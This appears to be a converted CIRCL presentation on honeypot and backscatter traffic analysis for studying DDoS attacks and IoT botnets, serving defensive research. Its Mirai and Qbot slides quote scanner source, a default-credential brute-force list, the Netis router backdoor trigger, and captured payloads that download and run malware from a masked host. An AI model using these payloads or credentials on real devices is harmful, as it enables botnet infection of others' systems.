    rdr-to 127.0.0.1 port 1235 label rdr-udp  
pass in on vr0 proto tcp from any to any port 1:65535  
    rdr-to 127.0.0.1 port 1234 label rdr-tcp
```

# Blackhole & honeypot operation

## Data collection

---

### Server

```
socat OPENSSL-LISTEN:$PORT,reuseaddr,cert=server.pem,  
cafile=ca.crt,keepalive,keepidle=30,keepcnt=3 STDOUT  
| tcpdump -n -r - -G 300 -w data/honeypot-1-%Y%m%d%  
H%M%S.cap
```

### File organization





2017/  
2017/11  
2017/11/H-20171113234424.cap.gz

- 288 files per day
- SquashFS → reduce inodes

# Data processing

## Network packet dissection

---



$$\text{botnet command} = b_1 + b_2 + b_3 + b_4$$

# Data processing

How does the data look like?

```
▶ Frame 1/9: 237 bytes on wire (1896 bits), 237 bytes captured (1896 bits)
  ▶ Ethernet II, Src: AvmAudio_3a:d8:ea (38:10:d5:3a:d8:ea), Dst: IntelCor_ab:56:df (00:28:f8:ab:56:df)
  ▶ Internet Protocol Version 4, Src: 192.168.178.1, Dst: 192.168.178.33
    ▶ User Datagram Protocol, Src Port: 53, Dst Port: 46749
      Source Port: 53
      Destination Port: 46749
      Length: 203
      Checksum: 0x740c [unverified]
      [Checksum Status: Unverified]
      [Stream index: 7]
    ▶ Domain Name System (response)
      [Request In: 172]
      [Time: 0.125514000 seconds]
      Transaction ID: 0xb5b43
      ▶ Flags: 0x8180 Standard query response, No error
      Questions: 1
      Answer RRs: 1
      Authority RRs: 3
      Additional RRs: 1
      ▶ Queries
        ▶ 5.2.0.0.9.6.0.0.8.6.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.d.1.2.2.0.a.2.ip6.arpa: type PTR, class IN
      ▶ Answers
      ▶ Authoritative nameservers
      ▶ Additional records
```

0000	00 28 f8 ab 56 df 38 10 d5 3a d8 ea 08 00 45 00	..V.8. ....E.
0010	00 df 2f f7 00 00 40 11 64 a3 c0 a8 b2 01 c0 a8	...@. d.....
0020	b2 21 00 35 b6 9d 00 cb 74 0c 5b 43 81 80 00 01	!.5.... t.[C....
0030	00 01 00 03 00 01 01 35 01 32 01 30 01 30 01 39	.....5 .2.0.0.9
0040	01 36 01 30 01 30 01 38 01 36 01 30 01 30 01 39	.6.0.0.8 .6.0.0.8
0050	01 30 01 30 01 30 01 30 01 30 01 30 01 30 01 30	.0.0.0.0 .0.0.0.0
0060	01 30 01 30 01 30 01 30 01 64 01 31 01 32 01 32	.0.0.0.0 .d.1.2.2
0070	01 30 01 61 01 32 03 60 70 30 04 61 72 70 61 00	.0.a.2.1 p6.arpa.
0080	00 0c 00 01 c0 0c 00 0c 00 01 00 00 0e 10 00 11	[.....]
0090	02 6b 62 00 71 75 75 78 6c 61 62 73 03 63 6f 6d	.kb.quux labs.com
00a0	00 c0 3c 00 02 00 01 00 00 00 10 00 11 03 6e 73	.<..... ns.....
00b0	32 08 6d 61 65 68 64 72 6f 73 02 62 65 00 c0 3c	2.maehdr os.be..<
00c0	00 02 00 01 00 00 0e 10 00 06 03 6e 73 31 c0 87	..... .hs1..
00d0	c0 3c 00 02 00 01 00 00 0e 10 00 06 03 6e 73 33	.<..... hs3
00e0	c0 87 00 00 29 10 00 00 00 80 00 00 00 00	....). ....

# Data processing

## Principles

- Avoid json exports such as provided by tshark<sup>1</sup> (ek option) or Moloch<sup>2</sup>
- Multiplies data volume up to 15 times
- On 2.18 TB compressed packet captures give 32 TB
- Avoid writing and reading from the same disk
- Keep raw data as long as possible

---

<sup>1</sup><https://www.wireshark.org/docs/man-pages/tshark.html>

<sup>2</sup><https://github.com/aol/moloch>

# Data processing

## Preprocessing data

```
find 2017/ -type f | sort | parallel -j7 extract.sh {}

#extract.sh
T='echo $F | sed 's#/sensors/#/anlysis/pcaps#g' | sed
    's/.gz//g'
D='dirname $T'
mkdir -p $D
zcat $F | tcpdump -n -r - -w $T "'cat<filter'"
```

# Data processing

## Parsing data

---

```
find analysis/ -type f | sort | parallel -j 7 parse.sh
{}

#parse.sh
T='echo $F | sed 's#/source#/parsed/#g' | sed 's/cap$/
txt/g'
D='dirname $T'
mkdir -p $D
tshark -n -E separator='|' -r $F -T fields -e frame.
    time_epoch -e ip.src > $T
```

# Data processing

## Distributed counting

---


```
find parsed/ -type f | sort | parallel -j7 record.py {}
```

```
for line in open(sys.argv[1], "rb"):
    (epoch, ipsrc, ipdst) = line.split(b"|" )
    t = datetime.datetime.fromtimestamp(float(epoch))
    day = bytes(t.strftime("%Y%m%d"), "ascii")
    red.zincrby(k, ip.src, 1)
```

# Analysis of denial of service attacks

# Observing SYN floods attacks in backscatter traffic

Attack description



Fill up state connection state table of the victim

## How does backscatter look like?

---

```
2017-09-16 10:02:22.807286 IP x.45.177.71.80 > x.x
    .105.167.39468: Flags [.], ack 1562196897, win
    16384, length 0
2017-09-16 10:02:27.514922 IP x.45.177.71.80 > x.x
    .121.213.62562: Flags [.], ack 14588990, win 16384,
    length 0
2017-09-16 10:02:28.024516 IP x.45.177.71.80 > x.x
    .100.72.30395: Flags [.], ack 24579479, win 16384,
    length 0
2017-09-16 10:02:30.356876 IP x.45.177.71.80 > x.x
    .65.254.17754: Flags [.], ack 318490736, win 16384,
    length 0
```

What are the typical characteristics?

## What can be derived from backscatter traffic?

---

- External point of view on ongoing denial of service attacks
- Confirm if there is a DDOS attack
- Recover time line of attacked targets
- Confirm which services (DNS, webserver, . . . )
- Infrastructure changes
- Assess the state of an infrastructure under denial of service attack
  - Detect failure/addition of intermediate network equipments, firewalls, proxy servers etc
  - Detect DDOS mitigation devices
- Create probabilistic models of denial of service attacks

# Confirm if there is a DDOS attack

---

## Problem

- Distinguish between compromised infrastructure and backscatter
- Look at TCP flags → filter out single SYN flags
- Focus on ACK, SYN/ACK, ...
- Do not limit to SYN/ACK or ACK → ECE (ECN Echo)<sup>3</sup>

```
tshark -n -r capture-20170916110006.cap.gz -T fields -e  
    frame.time_epoch -e ip.src -e tcp.flags  
1505552542.807286000 x.45.177.71 0x00000010  
1505552547.514922000 x.45.177.71 0x00000010
```

---

<sup>3</sup><https://tools.ietf.org/html/rfc3168>

## Counting denial of service attacks

---

20170311

20170328

20170504

20170505

20170529

20170808

20170913

20170914

20170915

20170922

# Discover targeted services

---

## TCP services

```
find . -type f | parallel -j 7 tshark -n -r {} -T  
    fields -e tcp.srcport | sort | uniq -c
```

Frequency	TCP source port
868	53
2625	80

- Do not forget UDP
- ICMP → Network, Host Port unreachable
- GRE

## Infrastructure assessment

---

- Inspect TTL (Time to Live Values)
- Focus on initial TTL values (255,128,64)

```
find . -type f | parallel -j 7 tshark -n -r {} -T  
    fields -e ip.src -e tcp.srcport -e ip.ttl
```

#Source IP sport TTL

```
x.45.176.71 80 51  
x.45.176.71 80 51  
x.45.176.71 80 51  
x.45.176.71 80 51  
x.45.176.71 80 51
```


# Infrastructure changes

---

- Increase of TTL
  - Focus on differences
  - Network equipment was removed i.e. broken firewall
- Decrease of TTL
  - Network equipment was added
- Analyze distribution of absolute ACK numbers
- DDOS cleaning tools use MSB for tagging traffic
- Analyze source ports → detect load balancers


# Observing SYN floods attacks in backscatter traffic

Plotting TCP acknowledgement numbers




# Plotting TCP initial sequence numbers

---



## Mirai case

---



# Mirai case

## Discovering new devices

---

```
211         iph->id = rand_next();
212         iph->saddr = LOCAL_ADDR;
213         iph->daddr = get_random_ip();
214         iph->check = 0;
215         iph->check = checksum_generic((uint16_t *)iph, sizeof (struct iphdr));
216
217         if (i % 10 == 0)
218         {
219             tcph->dest = htons(2323);
220         }
221         else
222         {
223             tcph->dest = htons(23);
224         }
225         tcph->seq = iph->daddr;
226         tcph->check = 0;
227         tcph->check = checksum_tcpudp(iph, tcph, htons(sizeof (struct tcphdr)), sizeof (struct tcphdr));
228
229         paddr.sin_family = AF_INET;
230         paddr.sin_addr.s_addr = iph->daddr;
231         paddr.sin_port = tcph->dest;
232
233         sendto(rsck, scanner_rawpkt, sizeof (scanner_rawpkt), MSG_NOSIGNAL, (struct sockaddr *)&paddr, sizeof
234     }
235 }
```

# Mirai case

---

```
do
{
    tmp = rand_next();


    o1 = tmp & 0xff;
    o2 = (tmp >> 8) & 0xff;
    o3 = (tmp >> 16) & 0xff;
    o4 = (tmp >> 24) & 0xff;
}

while (o1 == 127 ||                                // 127.0.0.0/8      - Loopback
       (o1 == 0) ||                                // 0.0.0.0/8        - Invalid address space
       (o1 == 3) ||                                // 3.0.0.0/8        - General Electric Company
       (o1 == 15 || o1 == 16) ||                      // 15.0.0.0/7       - Hewlett-Packard Company
       (o1 == 56) ||                               // 56.0.0.0/8       - US Postal Service
       (o1 == 10) ||                               // 10.0.0.0/8       - Internal network
       (o1 == 192 && o2 == 168) ||                  // 192.168.0.0/16   - Internal network
       (o1 == 172 && o2 >= 16 && o2 < 32) ||          // 172.16.0.0/14   - Internal network
       (o1 == 100 && o2 >= 64 && o2 < 127) ||          // 100.64.0.0/10   - IANA NAT reserved
       (o1 == 169 && o2 > 254) ||                  // 169.254.0.0/16   - IANA NAT reserved
       (o1 == 198 && o2 >= 18 && o2 < 20) ||          // 198.18.0.0/15   - IANA Special use
       (o1 >= 224) ||                               // 224.*.*.*+      - Multicast
       (o1 == 6 || o1 == 7 || o1 == 11 || o1 == 21 || o1 == 22 || o1 == 26 || o1 == 28 || o1 == 29 || o1 == 30));
}

return INET_ADDR(o1,o2,o3,o4);
```

## Mirai case


---



# Mirai case

## New forks

---



## IoT malware families

---

- Linux.Darolloz (aka Zollard)
- Linux.Aidra / Linux.Lightaidra
- Linux.Xorddos (aka XOR.DDOS)
- Linux.Ballpit (aka LizardStresser)
- Linux.Gafgyt (aka GayFgt, Bashlite)
- Linux.Moose
- Linux.Dofloo (aka AES.DDoS, Mr. Black)
- Linux.Pinscan / Linux.Pinscan.B (aka PNScan)
- Linux.Kaiten / Linux.Kaiten.B (aka Tsunami)
- Linux.Routrem (aka Remainten, KTN-Remastered, KTN-RM)
- Linux.Wifatch (aka Ifwatch)
- Linux.LuaBot

Source: <https://www.symantec.com/connect/blogs/iot-devices-being-increasingly-used-ddos-attacks>

# Qbot

Brute force attacks telnet accounts

---

root	admin	user
login	guest	support
netgear	cisco	ubnt
telnet	Administrator	comcast
default	password	D-Link
manager	pi	VTech
vagrant		

Source: <http://leakedfiles.org/Archive/Malware/Botnet%20files/Qbot%20Sources/BASHLITE/areselfrep.c>

# Qbot

## Commands

---

- PING
- GETLOCALIP
- SCANNER → ON, OFF
- JUNK
- HOLD
- UDP flood
- HTTP flood
- CNC
- KILLATTK
- GTFOFAG
- FATCOCK

## Netcore/Netis routers backdoor exploits

---

- Backdoor reported by Trendmicro the 8th August 2014<sup>4</sup>
- Send UDP packet on port 53413
- Payload must start with AA\0AAAA\0 followed with shell commands<sup>5</sup>
- Last observed packet 2017-11-15
- Pushed malware Mirai 748ea07b15019702cbf9c60934b43d82 Mirai variant?

---

<sup>4</sup>[http://blog.trendmicro.com/trendlabs-security-intelligence/  
netis-routers-leave-wide-open-backdoor/](http://blog.trendmicro.com/trendlabs-security-intelligence/netis-routers-leave-wide-open-backdoor/)

<sup>5</sup><https://www.seebug.org/vuldb/ssvid-90227>

## Injected URLs in UDP payloads

---

```
AA\x00\x00AAAA cd /tmp || cd /var/run || cd /mnt || cd
/root || cd /; wget http://xx.xx.207.14/kanker;
chmod 777 kanker; sh kanker; tftp xx.xx.207.14 -c
get tftp1.sh; chmod 777 tftp1.sh; sh tftp1.sh; tftp
-r tftp2.sh -g xx.xx.207.14; chmod 777 tftp2.sh; sh
tftp2.sh; ftpget -v -u anonymous -p anonymous -P 21
xx.xx.207.14 ftp1.sh ftp1.sh; sh ftp1.sh; rm -rf
kanker tftp1.sh tftp2.sh ftp1.sh; rm -rf *\x00\n
```


# Injected URLs in UDP payloads

---

```
# Gucci Ares
# Kik:XVPL IG:Greek.Ares
#!/bin/sh
# Edit
WEB SERVER="xx.xx.207.14:80"
# Stop editing now
BINARIES="mirai.arm\u002C mirai.arm5n\u002C mirai.arm7\u002C mirai.x68\u002C
          mirai.x86\u002C mirai.m68k\u002C mirai.mips\u002C mirai.mpsl\u002C mirai.ppc
          \u002C mirai.sh4\u002C mirai.spc"
for Binary in $BINARIES; do
    cd /tmp; echo ''>DIRTEST || cd /var; echo ''>DIRTEST
        ;wget http://$WEB SERVER/$Binary -O dvrHelper
    chmod 777 dvrHelper
    ./dvrHelper
done
```


# Injected URLs in UDP payloads

---



# Injected URLs in UDP payloads

---



# Conclusions

---

- Backscatter is a very rich source of information
- Could even be abused by DDOS bots for fine tuning attacks
  - Detect infrastructure changes
  - Detect DDOS mitigation solutions
  - Risk need to introduce real traffic into spoofed traffic
- Large amount of vulnerable devices that could be abused
- Commodity routers were already abused in 2014
- They are still being abused
- Many variants are there → MISP
- It usually takes a lot of time to get machines fixed
- Want to get involved → host a sensor, provide unused IP space?
- Contact info@circl.lu

# AIL Framework for Analysis of Information Leaks

## data mining - website and darkweb correlation



**CIRCL**  
Computer Incident  
Response Center  
Luxembourg

Alexandre Dulaunoy

[alexandre.dulaunoy@circl.lu](mailto:alexandre.dulaunoy@circl.lu)

Aurélien Thirion

[aurelien.thirion@circl.lu](mailto:aurelien.thirion@circl.lu)

[info@circl.lu](mailto:info@circl.lu)

2019/11/28

## Objectives

# Our objectives

---

- Show how to use and extend an open source tool to monitor web pages, pastes, forums and hidden services
- Explain challenges and the design of the AIL open source framework
- Learn how to create new modules
- Learn how to use, install and start AIL
- **Supporting investigation using the AIL framework**

## AIL Framework

## From a requirement to a solution: AIL Framework

---

### History:

- AIL<sup>1</sup> initially started as an **internship project** (2014) to evaluate the feasibility to automate the analysis of (un)structured information to find leaks.
- In 2019, AIL framework is an **open source software** in Python. The software is actively used (and maintained) by CIRCL and many organisations.

